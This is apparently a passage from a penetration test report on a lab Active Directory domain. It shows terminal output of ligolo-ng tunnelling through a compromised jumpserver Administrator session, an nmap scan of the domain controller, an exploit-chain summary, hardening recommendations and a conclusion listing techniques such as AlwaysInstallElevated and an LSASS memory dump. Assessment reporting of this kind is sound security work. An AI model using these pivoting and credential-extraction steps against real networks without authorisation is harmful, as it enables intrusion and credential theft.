
```
┌──(root㉿kali)-[/usr/share/ligolo-ng-common-binaries]
└─# ./ligolo-ng_proxy_0.8.2_linux_amd64 -selfcert -laddr 127.0.0.1:11601
INFO[0000] Loading configuration file ligolo-ng.yaml
WARN[0000] Using default selfcert domain 'ligolo', beware of CTI, SOC and IoC!
INFO[0000] Listening on 127.0.0.1:11601
INFO[0000] Starting Ligolo-ng Web, API URL is set to: http://127.0.0.1:8080
WARN[0000] Ligolo-ng API is experimental, and should be running behind a reverse-proxy if publicly exposed.
    __    _             __
   / /   (_)___ _____  / /___        ____  ____ _
  / /   / / __ `/ __ \/ / __ \______/ __ \/ __ `/
 / /___/ / /_/ / /_/ / / /_/ /_____/ / / / /_/ /
/_____/_/\__, /\____/_/\____/     /_/ /_/\__, /
        /____/                          /____/

  Made in France ♥            by @Nicocha30!
  Version: 0.8.2

ligolo-ng » INFO[0040] Agent joined.                          id=063fb00ac29f name="EC2AMAZ-9QRTT7V\\Administrator@EC2AMAZ-9QRTT7V" remote="127.0.0.1:
ligolo-ng »
ligolo-ng » session
? Specify a session :  [Use arrows to move, type to filter]
> 1 - EC2AMAZ-9QRTT7V\Administrator@EC2AMAZ-9QRTT7V - 127.0.0.1:53004 - 063fb00ac29f
error: interrupt
ligolo-ng » set 063fb00ac29f
error: unknown command, try 'help'
ligolo-ng » 1
error: unknown command, try 'help'
ligolo-ng » session
? Specify a session : 1 - EC2AMAZ-9QRTT7V\Administrator@EC2AMAZ-9QRTT7V - 127.0.0.1:53004 - 063fb00ac29f
[Agent : EC2AMAZ-9QRTT7V\Administrator@EC2AMAZ-9QRTT7V] »
[Agent : EC2AMAZ-9QRTT7V\Administrator@EC2AMAZ-9QRTT7V] » autoroute
? Select routes to add: 10.8.0.1/24, 172.31.16.150/20, 169.254.13.175/16
? Create a new interface or use an existing one? Create a new interface
INFO[0098] Generating a random interface name...
INFO[0098] Using interface name firstbengal
INFO[0098] Creating routes for firstbengal...
? Start the tunnel? Yes
INFO[0103] Starting tunnel to EC2AMAZ-9QRTT7V\Administrator@EC2AMAZ-9QRTT7V (063fb00ac29f)
error: unable to start tunnel: file exists
```

Then we start tunneling and it gives us an interface called movedonyx.


root@kali: /usr/share/ligolo-ng-common-binaries
File Actions Edit View Help
root@kali: ~
root@kali: ~/millisecintern/advpn/VPN Config/Ilqar
root@kali: /usr/share/ligolo-ng-common-binaries
root@kali: ~
root@kali: ~
root@kali: ~
15:01


```
  Version: 0.8.2

ligolo-ng » INFO[0040] Agent joined.                          id=063fb00ac29f name="EC2AMAZ-9QRTT7V\\Administrator@EC2AMAZ-9QRTT7V" remote="127.0.0.1:
ligolo-ng »
ligolo-ng » session
? Specify a session :  [Use arrows to move, type to filter]
> 1 - EC2AMAZ-9QRTT7V\Administrator@EC2AMAZ-9QRTT7V - 127.0.0.1:53004 - 063fb00ac29f
error: interrupt
ligolo-ng » set 063fb00ac29f
error: unknown command, try 'help'
ligolo-ng » 1
error: unknown command, try 'help'
ligolo-ng » session
? Specify a session : 1 - EC2AMAZ-9QRTT7V\Administrator@EC2AMAZ-9QRTT7V - 127.0.0.1:53004 - 063fb00ac29f
[Agent : EC2AMAZ-9QRTT7V\Administrator@EC2AMAZ-9QRTT7V] »
[Agent : EC2AMAZ-9QRTT7V\Administrator@EC2AMAZ-9QRTT7V] » autoroute
? Select routes to add: 10.8.0.1/24, 172.31.16.150/20, 169.254.13.175/16
? Create a new interface or use an existing one? Create a new interface
INFO[0098] Generating a random interface name...
INFO[0098] Using interface name firstbengal
INFO[0098] Creating routes for firstbengal...
? Start the tunnel? Yes
INFO[0103] Starting tunnel to EC2AMAZ-9QRTT7V\Administrator@EC2AMAZ-9QRTT7V (063fb00ac29f)
error: unable to start tunnel: file exists
[Agent : EC2AMAZ-9QRTT7V\Administrator@EC2AMAZ-9QRTT7V] » tunnel stop
error: unknown command, try 'help'
[Agent : EC2AMAZ-9QRTT7V\Administrator@EC2AMAZ-9QRTT7V] » tunnel stop
error: unknown command, try 'help'
[Agent : EC2AMAZ-9QRTT7V\Administrator@EC2AMAZ-9QRTT7V] » tunnel list
error: unknown command, try 'help'
[Agent : EC2AMAZ-9QRTT7V\Administrator@EC2AMAZ-9QRTT7V] » autoroute
? Select routes to add: 10.8.0.1/24, 172.31.16.150/20, 169.254.13.175/16
? Create a new interface or use an existing one? Create a new interface
INFO[0193] Generating a random interface name...
INFO[0193] Using interface name movedonyx
INFO[0193] Creating routes for movedonyx...
? Start the tunnel? Yes
INFO[0195] Starting tunnel to EC2AMAZ-9QRTT7V\Administrator@EC2AMAZ-9QRTT7V (063fb00ac29f)
[Agent : EC2AMAZ-9QRTT7V\Administrator@EC2AMAZ-9QRTT7V] »
```

We assign an IP address to this interface and do up. And as a result, we are assigned the IP address 10.8.0.0



root@kali: ~
File Actions Edit View Help
root@kali: ~
root@kali: ~/millisecintern/advpn/VPN Config/Ilqar
root@kali: /usr/share/ligolo-ng-common-binaries
root@kali: ~
root@kali: ~
root@kali: ~

```
┌──(root㉿kali)-[~]
└─# sudo ip addr add 10.8.0.0/24 dev movedonyx
sudo ip link set movedonyx up

┌──(root㉿kali)-[~]
└─# ifconfig
docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        inet6 fe80::3810:82ff:fe9a:81cc  prefixlen 64  scopeid 0×20<link>
        ether 3a:10:82:9a:81:cc  txqueuelen 0  (Ethernet)
        RX packets 1185  bytes 65387 (63.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 271  bytes 29813 (29.1 KiB)
        TX errors 0  dropped 2 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1928  bytes 169468 (165.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1928  bytes 169468 (165.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ovedonyx: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.8.0.0  netmask 255.255.255.0  destination 10.8.0.0
        inet6 fe80::4652:a1bf:25a6:bea4  prefixlen 64  scopeid 0×20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSPEC)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6  bytes 288 (288.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

veth57f4a84: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet6 fe80::d4eb:b0ff:fee8:4209  prefixlen 64  scopeid 0×20<link>
        ether d6:eb:b0:e8:42:09  txqueuelen 0  (Ethernet)
        RX packets 1185  bytes 81977 (80.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 311  bytes 38939 (38.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.111  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::a4e1:c97:d9a0:e9ea  prefixlen 64  scopeid 0×20<link>
        ether 00:e0:4c:81:92:66  txqueuelen 1000  (Ethernet)
        RX packets 7167  bytes 3167496 (3.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
```

We ping AD's IP address and do an nmap scan and see what it gives us. So, pivoting was implemented without any problems.



```
┌──(root㉿kali)-[~]
└─# ping 10.8.0.3
PING 10.8.0.3 (10.8.0.3) 56(84) bytes of data.
64 bytes from 10.8.0.3: icmp_seq=1 ttl=64 time=467 ms
64 bytes from 10.8.0.3: icmp_seq=2 ttl=64 time=418 ms
64 bytes from 10.8.0.3: icmp_seq=3 ttl=64 time=455 ms
64 bytes from 10.8.0.3: icmp_seq=4 ttl=64 time=452 ms
^C
── 10.8.0.3 ping statistics ──
4 packets transmitted, 4 received, 0% packet loss, time 3001ms
rtt min/avg/max/mdev = 418.483/448.197/467.134/18.062 ms

┌──(root㉿kali)-[~]
```


root@kali: ~
File Actions Edit View Help
root@kali: ~
root@kali: ~/millisecintern/advpn/VPN Config/Ilqar
root@kali: ~
root@kali: ~
root@kali: ~
root@kali: ~

```
┌──(root㉿kali)-[~]
└─# nmap -A 10.8.0.3 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-08 19:44 +04
Nmap scan report for 10.8.0.3
Host is up (0.21s latency).
Not shown: 986 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-09-08 15:41:22Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: millitechstore.org0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: millitechstore.org0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-09-08T15:42:22+00:00; -3m44s from scanner time.
| ssl-cert: Subject: commonName=Millitech-store.millitechstore.org
| Not valid before: 2025-08-27T07:58:30
|_Not valid after:  2026-02-26T07:58:30
| rdp-ntlm-info:
|   Target_Name: MILLITECHSTORE
|   NetBIOS_Domain_Name: MILLITECHSTORE
|   NetBIOS_Computer_Name: MILLITECH-STORE
|   DNS_Domain_Name: millitechstore.org
|   DNS_Computer_Name: Millitech-store.millitechstore.org
|   DNS_Tree_Name: millitechstore.org
|   Product_Version: 10.0.17763
|_  System_Time: 2025-09-08T15:41:41+00:00
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft Windows 10 1903 - 21H1 (91%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: MILLITECH-STORE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: MILLITECH-STORE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-09-08T15:41:42
|_  start_date: N/A
|_clock-skew: mean: -3m44s, deviation: 0s, median: -3m44s

TRACEROUTE
HOP RTT       ADDRESS
1   209.25 ms 10.8.0.3
```

10 Exploit Chain

- **Jumpserver exploit chain:** Privilege Escalation via registry key → Log in to the administrator account.
  The attacker accessed the Administrator account on the jumpserver by exploiting a registry key misconfiguration.
- **AD exploit chain:** Sensitive credentials stored in cleartext on Administrator's desktop → Log in to the AD account.
  The attacker retrieved the credentials from a file located on the desktop of the jump server Administrator account, which contained the credentials for AD, and logged into AD.

11 Recommendations

AD exploit chain: Weak Active Directory Configuration → Privilege Escalation → Domain Compromise

To mitigate Weak Active Directory Configuration and Privilege Escalation risks:

- Set **ms-DS-MachineAccountQuota** to **0** to prevent standard users from adding computer accounts.
- Restrict and audit **Resource-Based Constrained Delegation (RBCD)** rights only to required services.
- Review **SYSVOL GPO scripts** for plaintext credentials, remove them, and immediately rotate exposed passwords.
- Disable credential caching and prevent privileged accounts from being stored on **Jump Servers**.
- Disable insecure registry policies such as **AlwaysInstallElevated**.
- Enable **LSASS Credential Guard** or Protected Process Light (PPL) to block credential dumping from memory.
- Avoid logging in with **domain administrator accounts** directly on user or jump servers; use **Privileged Access Management (PAM)** solu9tions instead.

12 Conclusion

During this penetration test, a comprehensive analysis of the “millitechstore.org” Active Directory environment was performed, and several critical vulnerabilities were identified. Multiple attack techniques were applied to the target systems, demonstrating realistic exploitation chains that an attacker could leverage in a real-world scenario.

The following security weaknesses were discovered during the test:

- **Machine Account Quota (MAQ) misconfiguration**, allowing a standard user account to create new computer objects in the domain.
- **Resource-Based Constrained Delegation (RBCD)** attack path was tested, but full exploitation was not possible due to limited permissions.
- **AlwaysInstallElevated policy** was identified as a potential vector for local privilege escalation.
- **Access to the SYSVOL share via SMB** revealed the risk of sensitive information exposure within GPO scripts.
- **Cached credentials on the Jump Server** allowed access to a Domain Administrator session.
- **LSASS memory dump (lsass.dmp via Procdump)** demonstrated the ability to extract sensitive credentials from system memory.

Overall, the results of the assessment showed that the environment contains critical weaknesses both in **Active Directory configuration** and **system administration practices**. Implementing the recommended countermeasures will significantly improve the security posture of the infrastructure and reduce the risk of future attacks.